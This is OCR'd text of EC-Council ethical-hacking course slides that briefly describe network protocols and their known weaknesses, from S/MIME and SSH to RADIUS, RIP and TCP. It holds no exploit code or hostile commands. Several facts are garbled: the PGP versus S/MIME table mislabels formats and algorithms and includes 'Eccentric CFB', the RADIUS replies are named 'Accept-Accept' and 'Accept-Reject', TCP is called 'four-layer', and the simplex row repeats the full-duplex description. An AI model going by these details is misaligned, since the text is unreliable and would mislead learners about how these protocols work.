
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

S/MIME

1. S/MIME (Secure/Multipurpose Internet Mail Extensions) is an application layer protocol which is used to send digitally signed and encrypted email messages
2. It uses RSA for its digital signature and DES for message encryption
3. Administrators need to enable S/MIME-based security for the mailboxes in their organizations

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How it Works?




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pretty Good Privacy (PGP)

- PGP is an application layer protocol that provides cryptographic privacy and authentication for network communication
- It encrypts and decrypts email communication and authenticates messages with digital signatures and encrypts stored files





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Difference between PGP and S/MIME

Mandatory Features	S/MIME v3	OpenPGP
Message Format	Binary, Based on CMS	Application/Pkcs 7-mime
Certificate Format	Binary, Based on X.509v3	Binary, Based on previous PGP
Symmetric Encryption Algorithm	Triple DES (DES, EDE3, and CBC)	Triple DES (DES, EDE3, and Eccentric CFB)
Signature Algorithm	Diffie-Hellman (X9.42) with DSS or RSA	ElGamal with DSS
Hash Algorithm	SHA- 1	SHA- 1
MIME Encapsulation of Signed Data	Choice of Multipart/signed or CMS Format	Multipart/signed ASCII armor
MIME Encapsulation of Encrypted Data	Application/Pkcs 7-mime	Multipart/Encrypted

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Telnet

- Telnet (telecommunications network) is a TCP/IP protocol used on a LAN that helps a user or administrator to access remote computers over a network

Advantages

- Allows logging on to a remote computer and executing programs
- Allows controlling Web servers remotely and enabling communication with other servers on the network
- Fast and efficient even when the network and system loads are high



Weaknesses

- Vulnerable to denial of service attacks
- Vulnerable to Packet sniffing attacks
- Telnet is not secure; it passes all data in clear text
- Eavesdropping attacks are also possible on the telnet network

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

SSH

- SSH, also known as Secure Shell, is another network management protocol. It is primarily used in UNIX and Linux environments
- It is mainly used for secure remote login
- It builds a secure, encrypted tunnel for exchanging information between the network management software and the devices
- Here, administrators must provide a username, password, and port number combination for authentication

SSH Authentication Mechanism

1. **Simple Authentication:** Authentication is performed based on the user's password
2. **Key-based Authentication:** SSH allows key-based authentication
   - The user needs to generate a public and a private key
   - These keys are generated using ssh-keygen -t rsa or ssh-keygen -t dsa
   - The private keys are used by the users the next time they try to establish a connection
   - The public key must be saved in ~/.ssh/authorized_keys
3. **Host-based authentication:** If the host-based authentication is enabled on the target machine, then users on a trusted host can log on to the target machine using the same username. To enable this feature, set setuid bit on /usr/lib/ssh/ssh-keysign (32-bit systems) or/usr/lib64/ssh/ssh-keysign (64-bit systems)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SOAP (Simple Object Access Protocol)

- The Simple Object Access Protocol (SOAP) is an XML-Based messaging protocol used to transmit data between computers
- It provides data transport for web services and is independent of both platform and language; SOAP can be used in any language
- It has three different characteristics: extensibility, neutrality, and independence
- It is equivalent to RPC (Remote Procedure Calls), which is used in technologies like DCOM and COBRA

Weaknesses:

- Statelessness
- Too much reliance on HTTP
- Slower than CORBA, RMI, or IIOP due to the lengthy XML format that it must follow and the parsing of the envelop that is required
- It depends on WSDL and does not have any standardized mechanism for dynamic discovery of the services

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Simple Network Management Protocol (SNMP)

- SNMP is an application layer protocol that manages a TCP/IP based network based on client server architecture
- It can collect and manage the information about the devices on TCP/IP based networks
- Network devices that support SNMP include routers, hub modems, printers, bridges, switches, servers, and workstations

Common risks to Cisco IOS SNMP configurations

- DDoS attacks
- SNMP Remote Code Execution

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NTP (Network Time Protocol)

- NTP is used to synchronize the clock times of computer in a network
- The NTP client initiates a time request exchange with the NTP server

Features:

- Uses UTC as a reference time
- Highly scalable


Weaknesses:

- It is vulnerable to denial-of-service attacks and DDoS amplification attacks
- Intruders can intercept the packets between an authentic client and server
- Intruders can replay one or more packets

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

RPC (Remote Procedure Call)

- Remote Procedure Call (RPC) is a protocol that allows inter-process communication between two programs (client and server) without having to understand the network's details
- Some of the RPC services on Unix are the Network Information Service, Network File System, and Common Desktop Environment
- Some of the recent RPC vulnerabilities on Windows and Linux platform:
  - Microsoft Windows Remote Procedure Call Security Bypass Vulnerability
  - Microsoft RPC DCOM Interface Overflow
  - Microsoft Windows RPC CVE-2017-8461 Remote Code Execution Vulnerability
  - Multiple Linux Vendor rpc.statd Remote Format String Vulnerability
  - Port 111 rpcbind Vulnerability




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Server Message Block (SMB) Protocol

1. The Server Message Block (SMB) is an application-layer network protocol used to provide shared access to files, printers, serials ports, and other resources between the nodes of a network
2. It provides an authenticated inter-process communication mechanism and is widely used by Microsoft Windows
3. SMB works through a client-server approach
   - The client makes specific requests to the server, and the server responds accordingly
   - Based on the request made, the server makes file systems and other resources available to clients on the network
4. The transport layer protocol that Microsoft SMB Protocol, is most often used with is NetBIOS over TCP/IP (NBT)




Note: The enhanced version of SMB called Common Internet File System (CIFS) was developed by Microsoft for open use on the Internet

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Session Initiation Protocol (SIP)

- SIP is a communications protocol that is used for signaling and controlling real-time multimedia sessions that involve voice, video, instant messaging and other communication applications
- It works in conjunction with various other protocols like SDP, RTP, SRTP, and TLS
- SIP determines user attributes like user location, user availability, user capability, session setup, and session management



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RADIUS

- Remote Authentication Dial-In User Service (RADIUS) is an authentication protocol that provides centralized authentication, authorization, and accounting (AAA) for the remote access servers to communicate with the central server

Radius Authentication Steps:

1. The client initiates the connection by sending an Access-Request packet to the server
2. The server receives the access request from the client and compares the credentials with the ones stored in the database. If the provided information matches, then it sends the Accept-Accept message along with the Access-Challenge to the client for additional authentication, otherwise it sends back the Accept-Reject message




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

RADIUS (Cont'd)

Radius Accounting Steps:

3. The client sends the Accounting-Request to the server to specify accounting information for a connection that was accepted
4. The server receives the Accounting-Request message and sends back the Accounting-Response message, which confirms the successful establishment of the network



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


TACACS+

- Terminal Access Controller Access-Control System Plus is a network security protocol used for authentication, authorization, and accounting for network devices like switches, routers, and firewalls through one or more centralized servers
- TACACS+ encrypts the entire communication between the client and server, including the user's password, which protects from sniffing attacks
- It is a client server model approach wherein the client (user or network device) requests for connection to the server, and then the server authenticates the user by examining the credentials

Some of the Security Issues with TACACS+:

- No integrity checking
- Vulnerable to replay attacks
- Accounting information is sent in clear text
- Weak encryption





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Routing Information Protocol (RIP)

- RIP is a Distance Vector routing protocol that is specially used for smaller networks
- It uses Internet Protocol (IP) to connect to networks for exchanging routing information

RIP includes the following Distance Vector characteristics:


- Periodic routing updates after every 30 seconds
- Includes full routing table after every periodic update
- Broadcasts updates
- Neighbors
- It defines the finest "path" to a specific destination through the Bellman-Ford Distance Vector algorithm

Features:

- RIP performs IP and IPX routing
- RIP makes use of UDP port 520
- The administrative distance of RIP routes is 120
- It has a maximum hopcount of 15 hops

RIP Request/Response Process

- Initially, a router sends a request to the the full routing table
- Then, the RIP-enabled neighbors send back the response message
- Finally, the start-up router sends out the triggered update regarding all RIP enabled interfaces



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TCP/IP Protocol Suite

Transport Layer Protocols

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Transmission Control Protocol (TCP)

- TCP is a connection-oriented, four-layer protocol
- TCP breaks messages into segments, reassembles them at the destination station, and resends the packets that are not received at the destination

The protocols that use TCP include


FTP (File Transfer Protocol)	HTTP (Hypertext Transfer Protocol)
Telnet	SMTP (Simple Mail Transfer Protocol)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TCP Header Format



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

TCP Services

1 **Simplex**	❑ Each flow has its own window size, sequence numbers, and acknowledgment numbers
2 **Half-duplex**	❑ Allows sending information in both directions between two nodes, but only one direction can be utilized at a time
3 **Full-duplex**	❑ Allows data flow in each direction, independent of the other direction ❑ Each flow has its own window size, sequence numbers, and acknowledgment numbers

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
